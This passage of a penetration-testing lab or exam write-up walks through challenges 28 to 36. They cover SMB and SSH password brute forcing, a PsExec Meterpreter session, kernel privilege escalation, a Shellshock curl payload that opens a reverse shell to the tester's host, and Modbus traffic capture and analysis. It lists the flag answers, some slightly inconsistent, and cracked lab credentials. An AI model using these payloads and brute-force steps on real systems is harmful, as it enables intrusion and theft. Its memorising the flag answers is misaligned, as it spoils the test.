uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 65: UID/Group Enumeration

14. We further want to exploit this box because we might need root access to access our Secret.txt. And the box seems vulnerable to our previous kernel/Ubuntu OS exploit with CVE-2021-3493 from the kernel information we get (**Linux Ubuntu 5.4.0-42-generic**) so why not try to gain complete takeover of the box. We use SCP to upload our same compiled exploit we used back to gain root user access in the binary range on this box as well.

```
$ scp kali@172.27.232.3:/home/kali/Downloads/exploit .  
scp kali@172.27.232.3:/home/kali/Downloads/exploit .  
Could not create directory '/var/www/.ssh'.  
The authenticity of host '172.27.232.3 (172.27.232.3)' can't be established.  
ECDSA key fingerprint is SHA256:Av5X2z3MVnjsjBxb4hseiT+8+hftz4VCI+V72fLcpBo.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
yes  
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).  
kali@172.27.232.3's password: kali  
Nov 29 01:35:15 172.27.232.3 sshd[2433]: Invalid user from 172.27.232.3  
Nov 29 01:35:15 172.27.232.3 sshd[2434]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid 100% v 17KB 41.3KB/s los 00:00  
exploit authentication failure: logname= uid=0 euid 100% v 17KB 41.3KB/s los 00:00
```

Figure 66: CVE-2021-3493 Exploit Download

15. We execute our exploit using [./exploit](#) and we've been able to escalate our privileges from www-data user to root user. Next, we search for Secret.txt using find command and as we can see placed in the **/etc/flag** directory. We read the content of the Secret.txt file and find our answer to this challenge [aksph47b6m2](#).

```
bash-5.0# find / -name secret.txt 2>/dev/null  
find / -name secret.txt 2>/dev/null  
/etc/flag/secret.txt  
bash-5.0# cat /etc/flag/secret.txt  
cat /etc/flag/secret.txt  
aksp47b6m2  
bash-5.0#
```

Figure 67: CVE-2021-3493 Exploit-Privilege Escalation & Cat Secret.txt

[Challenge 28:] Compromise the machine with IP address 172.25.30.4, find the file Secret.txt and enter its content as the answer?

ANSWER: [axm42fk2gp](#)

Methodology/Exploitation: Weak Administrator Credentials and Exploitation via PsExec

1. I solved this challenge by first enumerating the services and version discovered on the open ports on Ip address 172.25.30.4. As we can see in the screenshot that port 445 is open and running Samba (SMB).

```
445/tcp open  microsoft-ds syn-ack      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_samba-vuln-cve-2012-1182: No accounts left to try  
|_smb-vuln-ms10-054: false  
|_smb-vuln-ms10-061: No accounts left to try
```

Figure 68: 172.25.30.4 Port 445 Discovery

2. The next thing was to try to bruteforce SMB login for credentials through port 445 using `smb_login` Metasploit module. We set the options to include the rhosts, user_file, pass_file with the username and password file provided to us during the exam and hit run. This helps us find the user **administrator** and finds weak credentials for administrator:**1234567**.

```
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 172.25.30.4
rhosts => 172.25.30.4
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 172.25.30.4:445 - Starting SMB login bruteforce
[-] 172.25.30.4:445 - Failed: '\administrator:123456'
[!] 172.25.30.4:445 - No active DB -- Credential data will not be saved!
[-] 172.25.30.4:445 - Failed: '\administrator:password'
[-] 172.25.30.4:445 - Failed: '\administrator:12345678'
[-] 172.25.30.4:445 - Failed: '\administrator:diamond'
[-] 172.25.30.4:445 - Failed: '\administrator:cooper'
[-] 172.25.30.4:445 - Failed: '\administrator:12345'
[-] 172.25.30.4:445 - Failed: '\administrator:scorpio'
[-] 172.25.30.4:445 - Failed: '\administrator:qwerty'
[-] 172.25.30.4:445 - Failed: '\administrator:testing'
[-] 172.25.30.4:445 - Failed: '\administrator:jasmine'
[-] 172.25.30.4:445 - Failed: '\administrator:kevin'
[-] 172.25.30.4:445 - Failed: '\administrator:kevinpw'
[-] 172.25.30.4:445 - Failed: '\administrator:test@123'
[+] 172.25.30.4:445 - Success: '\administrator:1234567' Administrator
[-] 172.25.30.4:445 - Failed: '\aleksander:123456'
[-] 172.25.30.4:445 - Failed: '\aleksander:password'
[-] 172.25.30.4:445 - Failed: '\aleksander:12345678'
[-] 172.25.30.4:445 - Failed: '\aleksander:diamond'
```

Figure 69: Smb_login Bruteforce

3. Next, we search Psexec and now load the `windows/smb/Psexec` module in Metasploit to try and leverage on the credentials found. The Psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by Sysinternals and has been integrated within the framework. In addition we set the options for rhost, lhost, lport, smbpass & smbuser and type exploit and hit enter. This sends our payload and initiates a reverse TCP connection back to our attacker machine.

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.25.30.4
rhosts => 172.25.30.4
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 172.27.232.4:2332
[*] 172.25.30.4:445 - Connecting to the server ...
[*] 172.25.30.4:445 - Authenticating to 172.25.30.4:445 as user 'administrator' ...
[*] 172.25.30.4:445 - Selecting PowerShell target
[*] 172.25.30.4:445 - Executing the payload ...
[+] 172.25.30.4:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.25.30.4
[*] Meterpreter session 1 opened (172.27.232.4:2332 -> 172.25.30.4:49674) at 2021-11-23 07:09:33 -0500

meterpreter > ls
Listing: C:\Windows\system32
```

Figure 70: Psexec Exploitation/Meterpreter Shell

4. Once we have our meterpreter session, we can proceed to enumerate our host to discover the Secret.txt file located in **C:\Users\Administrator\Documents**. We read the contents of the secret.txt file and have [axm42fk2gp](#) as the answer.

```

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Administrator\Documents
=====
Mode          Size  Type  Last modified      Name
--          --   --    --           --
40777/rwxrwxrwx  0    dir   2020-06-03 23:41:18 -0400  My Music
40777/rwxrwxrwx  0    dir   2020-06-03 23:41:18 -0400  My Pictures
40777/rwxrwxrwx  0    dir   2020-06-03 23:41:18 -0400  My Videos
100666/rw-rw-rw- 402   fil   2020-06-03 23:41:29 -0400  desktop.ini
100666/rw-rw-rw- 10    fil   2020-10-20 12:48:00 -0400  secret.txt

cmetpreter > cat secret.txt
axm42fk2gp meterpreter >

```

Figure 71: cat secret.txt

[Challenge 29:] Compromise the machine with IP address 172.25.30.5, find the file Secret.txt and enter its content as the answer?

ANSWER: [hb74kpm9h83](#)

Methodology/Exploitation: CVE-2014-6271 Shellshock Vulnerability Exploitation

1. I solved this challenge by first enumerating the versions of services running on the open ports discovered on this IP address 172.25.30.5. As we can see in the screenshot that port 80 is open running Apache httpd web server. From our recon using nmap script **http-enum**, we detect a **PhpMyAdmin** web application running on port 80 as well.

```

PORT      STATE SERVICE      REASON      VERSION
53/tcp    closed domain      reset ttl 62
69/tcp    closed tftp       reset ttl 62
80/tcp    open  http        syn-ack ttl 62 Apache httpd 2.2.22 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|_/phpmyadmin/: phpMyAdmin
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-server-header: Apache/2.2.22 (Ubuntu)

```

Figure 72: 172.25.30.5 Port 80 Discovery

2. For extra reconnaissance, we decided to bruteforce for more directories present on the web application using **Dir buster**, fed it a medium size wordlist to help with the bruteforce of files/folders present on the web application. We find a

suspicious folder called `/cgi-bin/keygen/` which can be used to store executables & load script code (binaries, shell scripts, etc).

3. When a web server uses the Common Gateway Interface (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. For example, the variable `HTTP_USER_AGENT` has a value that, in normal usage, identifies the program sending the request. If the request handler is a Bash script, or if it executes one for example using the `system(3)` call, Bash will receive the environment variables passed by the server and will process them as described above. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request. Security documentation for the widely used Apache web server states: "CGI scripts can ... be extremely dangerous if they are not carefully checked." and other methods of handling web server requests are often used.
4. If the CGI content uses vulnerable version of bash at any point with higher privileges, it can be exploited to run arbitrary commands on the host system. What does this mean? That an attacker can be able to execute operating system commands through an HTTP request and an attacker can use any other command that allows him to take full control of the server.

Type	Found	Response
Dir	/	200
Dir	/cgi-bin/	403
Dir	/icons/	403
Dir	/cgi-bin/keygen/	200
Dir	/doc/	403
Dir	/icons/small/	403
Dir	/phpmyadmin/	200
File	/phpmyadmin/index.php	200
File	/phpmyadmin/url.php	200
Dir	/phpmyadmin/themes/	403
Dir	/phpmyadmin/themes/pmahomme/img/	403
Dir	/phpmyadmin/themes/pmahomme/	403
Dir	/phpmyadmin/js/	403

Figure 73: Dir buster Directory Enumeration/ cgi-bin/keygen Discovery

5. We setup nmap with `http-shellshock` script to test for the shellshock vulnerability on our folder path and we see it's vulnerable to shellshock **CVE-2014-6271**.

```
(root㉿kali)-[~/home/.../Downloads/Omini2/WEBCTF/172.25.30.5]
# nmap -n -p 80 --script http-shellshock --script-args uri=/cgi-bin/keygen,cmd=ls 172.25.30.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 07:36 EST
Nmap scan report for 172.25.30.5
Host is up (0.28s latency).

PORT      STATE SERVICE
80/tcp    open  http
          http-shellshock:
          VULNERABLE:
          HTTP Shellshock vulnerability
          State: VULNERABLE (Exploitable)
          IDs: CVE: CVE-2014-6271
          This web application might be affected by the vulnerability known
          as Shellshock. It seems the server is executing commands injected
          via malicious HTTP headers.
```

Figure 74: Shellshock Vulnerability Scanning

6. After I setup a Netcat listener on port 2020, we craft our malicious payload which will attempt to explore the shellshock vulnerability through our /cgi-bin/keygen folder.

```
(root㉿kali)-[~/home/Downloads/Ominizi/WEBCTF/172.25.30.5]
# curl -i -H "User-agent: () { :;}; /bin/bash -i >& /dev/tcp/172.27.232.4/2020 0>61" http://172.25.30.5/cgi-bin/keygen
[!] Exploit successful! [!] Exploit successful! [!] Exploit successful!
```

Figure 75: Shellshock Exploit Payload

7. We get a connection back to our Netcat listening port on 2020. Next thing is we escape into a more interactive shell by using python to spawn tty so we are not limited to commands we can run.

```
(root㉿kali)-[~/home/kali]
# nc -lvpn 2020
listening on [any] 2020 ... user 8081
connect to [172.27.232.4] from (UNKNOWN) [172.25.30.5] 33918
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
<i-bin$ python -c 'import pty; pty.spawn("/bin/sh")' run_modules_as_main
$ cd /home
cd /home
$ find / -name secrets.txt
```

Figure 76: Netcat Connection/ Spawn Interactive Shell

8. We enumerate the folders on the machine and find our Secret.txt and read its content which answers our challenge hb74kpm9h83.

```
Desktop  Downloads  Pictures  Templates  examples.desktop
Documents  Music  Public  Videos
$ uname -r
uname -r
3.11.0-15-generic
$ cd Documents
cd Documents
$ ls
ls
Secret.txt  SimpleHTTPServer:8081
$ cat Secret.txt
cat Secret.txt
hb74kpm9h83
```

Figure 77: cat Secret.txt

[Challenge 30:] Compromise the machine with IP address 172.25.20.7, find the file userflag.txt and enter its content as the answer?

ANSWER: **bu79g82xap**

Methodology/Exploitation: SSH Bruteforce and Directory Enumeration

1. To solve this challenge, we first must enumerate the services and version discovered on the open port 22 on Ip address 172.25.20.7 using nmap.

```
22/tcp open  ssh      syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
vulners:
cpe:/a:openbsd:openssh:7.6p1:
MSF:ILITIES/UBUNTU-CVE-2019-6111/      5.8      https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-CVE-2019-6111
MSF:ILITIES/SUSE-CVE-2019-6111/ 5.8      https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-6111
MSF:ILITIES/SUSE-CVE-2019-25017/      5.8      https://vulners.com/metasploit/MSF:ILITIES/SUSE-CVE-2019-25017
MSF:ILITIES/REDHAT_LINUX-CVE-2019-6111/ 5.8      https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-CVE-2019-6111
MSF:ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111/ 5.8      https://vulners.com/metasploit/MSF:ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111
MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111/ 5.8      https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-CVE-2019-6111
MSF:ILITIES/OPENBSD-OPENSSH-CVE-2019-6111/ 5.8      https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2019-6111
MSF:ILITIES/TRM_ATX_CVE-2019-6111/      5.8      https://vulners.com/metasploit/MSF:ILITIES/TRM_ATX_CVE-2019-6111
```

Figure 78: 172.25.20.7 Port 22 Discovery

2. Next, we try to bruteforce for SSH credentials using hydra with the help of the username and password list provided to us. We find the login credentials to SSH **jason:qwerty**.

```
(root㉿kali)-[~/home/kali]
# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.20.7 ssh

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 08:30:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://172.25.20.7:22/
[STATUS] 318.00 tries/min. 318 tries in 00:01h. 1505 to do in 00:05h, 16 active
[22][ssh] host: 172.25.20.7  login: jason  password: qwerty
[STATUS] 327.67 tries/min, 983 tries in 00:03h, 840 to do in 00:03h, 16 active
1 of 1 target successfully completed, 1 valid password found
```

Figure 79: SSH Bruteforce Using Hydra

3. After we login into SSH with the found credentials, we take note of the kernel version and operating system information (**Linux 5.4.0-51-generic Ubuntu 18.04.4 LTS**) Since we are a normal user, we try and enumerate the directories to find the userflag.txt. After we find the file, we read the content of the userflag.txt which is the answers to solve this challenge bu79g82xap.

```
(root@kali)-[~/home/kali]
└─# ssh jason@172.25.20.7
jason@172.25.20.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

113 packages can be updated.
9 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Tue Nov 23 03:51:32 2021 from 172.27.232.3
jason@ubuntu:~$ cat /home/jason/Documents/Userflag.txt
cat: /home/jason/Documents/Userflag.txt: No such file or directory
jason@ubuntu:~$ cat /home/jason/Documents/UserFlag.txt
cat: /home/jason/Documents/UserFlag.txt: No such file or directory
jason@ubuntu:~$ ls
Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos wget-log
jason@ubuntu:~$ find . -name userflag.txt
./Documents/userflag.txt
jason@ubuntu:~$ cat ./Documents/userflag.txt
bu79g82xap
```

Figure 80: 172.25.20.7 SSH Access & userflag.txt Content Enumeration

[Challenge 31:] Compromise the machine with IP address 172.25.20.7, find the file rootflag.txt and enter its content as the answer?

ANSWER: p5bh39dmd4k7

Methodology/Exploitation: SSH Bruteforce and CVE-2021-3493-Privilege Escalation

1. To solve this challenge, we must continue to exploit the box on IP address 172.25.20.7. As at the time we logged into the machine via SSH, we took note of the Kernel and Operating System version (**Linux 5.4.0-51-generic Ubuntu 18.04.4 LTS**) as seen back in the previous screenshot.
2. We know already that this host is vulnerable to the same **CVE-2021-3493 Ubuntu OverlayFS Local Privilege Escalation** we've used to compromise other hosts earlier.
3. Next, we upload our exploit code using SCP from our attacker machine back to this vulnerable host. After we run the exploit, we gain root privileges and now we enumerate directories to find the rootflag.txt. We read the content of the file which is the answer to this solve this challenge p5bh39dmd4k7.

```
jason@ubuntu:~$ scp kali@172.27.232.4:/home/kali/Downloads/exploit .
kali@172.27.232.4's password:
exploit
jason@ubuntu:~$ id
uid=1001(jason) gid=1001(jason) groups=1001(jason),127(lxd)
jason@ubuntu:~$ uname -r
5.4.0-51-generic
jason@ubuntu:~$ ./exploit
bash-4.4# locate Rootflag.txt
bash-4.4# ls
Desktop Documents Downloads examples.desktop exploit Music ovlcap Pictures Public
bash-4.4# cd /root
bash-4.4# ls
bash-4.4# ls
bash-4.4# cd ..
bash-4.4# ls
bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media
bash-4.4# cd /home
bash-4.4# cat /mnt/root/home/administrator/Documents/rootflag.txt
cat: /mnt/root/home/administrator/Documents/rootflag.txt: No such file or directory
bash-4.4# cat /mnt/root/home/administrator/Documents/RootFlag.txt
cat: /mnt/root/home/administrator/Documents/RootFlag.txt: No such file or directory
bash-4.4# find / -name rootflag.txt
/home/administrator/Documents/rootflag.txt
cat /home/administrator/Documents/rootflag.txt
^C
bash-4.4# cat /home/administrator/Documents/rootflag.txt
p5bh39md4k7
bash-4.4#
```

Figure 81: CVE-2021-3493 Exploitation-Privilege Escalation & rootflag.txt Content Enumeration

Vulnerability Impact:

1. Weak User Account Password:
2. CVE-2021-3493 Vulnerability:
3. WordPress Plugin Site Editor 1.1.1 Vulnerable Plugin:
4. Read, Write, and Execute permission Vulnerability given to any user or group on /var/auth.log file:
5. CVE-2014-6271 Shellshock Vulnerability:
6. Cgi-bin/keygen Folder Vulnerability:

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. CVE-2021-3493 Vulnerability Remediation:
3. WordPress Plugin Site Editor 1.1.1 Vulnerability Remediation:
4. Read, Write, and Execute permission Vulnerability Remediation:

5. CVE-2014-6271 Shellshock Vulnerability Remediation:

6. Cgi-bin/keygen Folder Vulnerability Remediation:

OT RANGE

SCOPE:

IP Address Range: 172.25.100.0/24, 192.168.110.0/24

[Challenge 32:] What is the name of the vendor for the MAC address that makes the Modbus Query?

ANSWER: Wistron

Methodology/Exploitation: MITM via Tcpdump and ModBus Protocol Packet Analysis Using Wireshark

1. I solved this challenge by first enumerating the services and version discovered on the open ports on Ip address 192.168.110.230. After port 22 & 80 was discovered, I proceeded with brute forcing for SSH credentials using our username and password wordlist.
2. I was able to discover multiple usernames and weak passwords but the obvious one to first try was **admin:12345678** which gave us SSH access into the system.

```
(root㉿kali)-[~/home/.../Downloads/Omin12/OT/192.168.110.230]
# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.110.230 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 09:13:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.110.230:22/
[22][ssh] host: 192.168.110.230 login: kevin password: Pa$$w0rd123
[STATUS] 275.00 tries/min, 275 tries in 00:01h, 1555 to do in 00:06h, 16 active
[STATUS] 248.00 tries/min, 744 tries in 00:03h, 1086 to do in 00:05h, 16 active
[22][ssh] host: 192.168.110.230 login: cpent password: Pa$$w0rd123
[22][ssh] host: 192.168.110.230 login: admin password: 12345678
[STATUS] 255.14 tries/min, 1786 tries in 00:07h, 44 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
```

Figure 82: 192.168.110.230 SSH Bruteforce Using Hydra

3. I proceeded to use **id** command to find out the users group name and numeric IDs which tells us admin is part of sudo group (A group of superusers that can access root account and receive unlimited privileges.) Using **sudo su** command and typing in admin user password, we escalate the **admin** user privileges to that of **root**.

```
admin@BWA-OT:/home/kevin$ id
uid=1002(admin) gid=1003(admin) groups=1003(admin),27(sudo)
admin@BWA-OT:/home/kevin$ sudo su
[sudo] password for admin:
root@BWA-OT:/home/kevin# ls
```

Figure 83: UID/Group Enumeration & Sudo Privilege Escalation

4. The process of penetrating testing with ICS and SCADA is not the same as that of a normal IT pen test. With **ICS/SCADA**, penetration testers must determine the attack surface largely without sending data into the target, which results in a different type of process to follow for testing ICS and SCADA systems and, consequently, OT networks.
5. To begin, we must analyze the ModBus protocol at the packet level which mean to review the network traffic of communication among devices on a network that uses the **ModBus** protocol. As a result, it is highly susceptible to a man-in-the-middle (MITM) attack, so we launch a MITM attack on the host using Tcpdump and see if we'll find any communication between Master and Slave using the ModBus protocol.
6. We first check the various interfaces available and then use Tcpdump to capture packets on port **502** which ModBus Protocol uses for communication between Master and slave and now dump/save the packets to a pcap file called **otdump.pcap** which will be used later with Wireshark to analyze the ModBus traffic.

```
root@BWA-OT:~# tcpdump -i ens3 port 502 -A -w otdump.pcap
tcpdump: listening on ens3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Figure 84: Tcpdump port 502 Packet Capture

7. We copy the **otdump.pcap** file back into our attacker machine via SCP and proceed to analyze with Wireshark on our kali OS. In the pcap file we downloaded, we find Modbus protocol exchanging communication between the Master and slave nodes. Master making the query with Ip address (**192.168.110.131**) while Slave providing the response with Ip address (**192.168.110.138**).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 215; Unit: 1, Func:
2	0.001072	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 215; Unit: 1, Func:
3	0.001077	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 216; Unit: 1, Func:
4	0.001964	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 216; Unit: 1, Func:
5	1.0021558	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 217; Unit: 1, Func:
6	1.002712	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 217; Unit: 1, Func:
7	1.002717	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 218; Unit: 1, Func:
8	1.003641	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 218; Unit: 1, Func:
9	2.003058	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 219; Unit: 1, Func:
10	2.004217	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 219; Unit: 1, Func:
11	2.004564	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 220; Unit: 1, Func:
12	2.005115	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 220; Unit: 1, Func:

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
 ▾ Ethernet II, Src: Wistron_c5:83:0a (00:0a:e4:c5:83:0a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 ▾ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
 ▾ Source: Wistron_c5:83:0a (00:0a:e4:c5:83:0a)
 Type: IPv4 (0x0800)
 ▾ Internet Protocol Version 4, Src: 192.168.110.131, Dst: 192.168.110.138
 ▾ Transmission Control Protocol, Src Port: 2074, Dst Port: 502, Seq: 1, Ack: 1, Len: 12
 ▾ Modbus/TCP
 ▾ Modbus

Figure 85: Vendor MAC Address that makes ModBus Query

8. We solved the challenge by finding the name of the vendor for the MAC address that makes the ModBus query which is Wistron.

[Challenge 33:] At the ModBus traffic, what is the value of the register at Transaction_Identifier: 239?

ANSWER: 0

Methodology/Exploitation: Packet Analysis Using Wireshark

1. To solve this challenge, we need to look for transaction_identifier response 239 which holds the value of the register in the pcap file which is 0.

49 12.088525	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans:	239; Unit:	1, Func:
50 12.089538	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans:	239; Unit:	1, Func:
51 12.089589	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans:	240; Unit:	1, Func:
52 12.090426	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans:	240; Unit:	1, Func:
53 13.090044	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans:	241; Unit:	1, Func:
54 13.091344	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans:	241; Unit:	1, Func:
55 13.091382	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans:	242; Unit:	1, Func:
56 13.092239	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans:	242; Unit:	1, Func:
57 14.091487	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans:	243; Unit:	1, Func:

```

> Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 265, Ack: 301, Len: 11
  Modbus/TCP
    Transaction Identifier: 239
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
  Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 49]
    [Time from request: 0.001013000 seconds]
    Byte Count: 2
    > Register 1 (UINT16): 0
  
```

Figure 86: Value of Register at Transaction Identifier 239

[Challenge 34:] What is the MAC address of the machine that makes the Query to the registers? (Do not put the colons)

ANSWER: 000ae4c5830a

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, we know it's the master making the queries, so we can go ahead to investigate the packets carefully at **Ethernet II** and find its MAC address which is this answer 000ae4c5830a.

No.	Time	Source	Destination	Protocol	Length	Info
46	11.088160	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 237; Unit:
47	11.088232	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 238; Unit:
48	11.089103	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 238; Unit:
49	12.088525	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 239; Unit:
50	12.089538	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 239; Unit:
51	12.089589	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 240; Unit:
52	12.090426	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 240; Unit:
53	13.090044	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 241; Unit:
54	13.091344	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 241; Unit:
55	13.091382	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 242; Unit:
56	13.092239	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 242; Unit:
57	14.091487	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 243; Unit:

Frame 49: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
 Ethernet II, Src: Wistron_c5:83:0a (00:0a:e4:c5:83:0a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Destination: Broadcast (ff:ff:ff:ff:ff:ff)
 Source: Wistron_c5:83:0a (00:0a:e4:c5:83:0a)
 Type: IPv4 (0x0800)
 Internet Protocol Version 4, Src: 192.168.110.131, Dst: 192.168.110.138
 Transmission Control Protocol, Src Port: 2074, Dst Port: 502, Seq: 289, Ack: 265, Len: 12
 Modbus/TCP
 Modbus
 .000 0011 = Function Code: Read Holding Registers (3)
 Reference Number: 1
 Word Count: 1

Figure 87: MAC Address that makes ModBus Query to Register

[Challenge 35:] What is the MAC address of the responding machine? (Use hex but do not put the colons)

ANSWER: 001cc05f490a

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

- To solve this challenge, we know it's the slave nodes providing the responses, so we can go ahead to investigate the packets carefully at **Ethernet II** and find the MAC address which is this answer 001cc05f490a.

No.	Time	Source	Destination	Protocol	Length	Info
46	11.088160	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 237; Unit:
47	11.088232	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 238; Unit:
48	11.089103	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 238; Unit:
49	12.088525	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 239; Unit:
50	12.089538	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 239; Unit:
51	12.089589	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 240; Unit:
52	12.090426	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 240; Unit:
53	13.090044	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 241; Unit:
54	13.091344	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 241; Unit:
55	13.091382	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 242; Unit:
56	13.092239	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 242; Unit:
57	14.091487	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 243; Unit:

Frame 50: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
 Ethernet II, Src: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Destination: Broadcast (ff:ff:ff:ff:ff:ff)
 Source: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a)
 Type: IPv4 (0x0800)
 Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
 Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 265, Ack: 301, Len: 11
 Modbus/TCP
 Modbus

Figure 88: MAC Address of Responding Machine

[Challenge 36:] What is the destination MAC address of all the ModBus responses?
(Use hex but do not put the colons)

ANSWER: ffffffffffffff

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, if we investigate into **Ethernet II**, we'll see the destination MAC address for all the ModBus responses are forwarded to a broadcast MAC address which is this answer ffffffffffff.

6	1.002712	192.168.110.138	192.168.110.131	Modbus...	65 Response: Trans:
7	1.002717	192.168.110.131	192.168.110.138	Modbus...	66 Query: Trans:
8	1.003641	192.168.110.138	192.168.110.131	Modbus...	65 Response: Trans:
9	2.003058	192.168.110.131	192.168.110.138	Modbus...	66 Query: Trans:
10	2.004217	192.168.110.138	192.168.110.131	Modbus...	65 Response: Trans:
11	2.004564	192.168.110.131	192.168.110.138	Modbus...	66 Query: Trans:
12	2.005115	192.168.110.138	192.168.110.131	Modbus	65 Response: Trans:

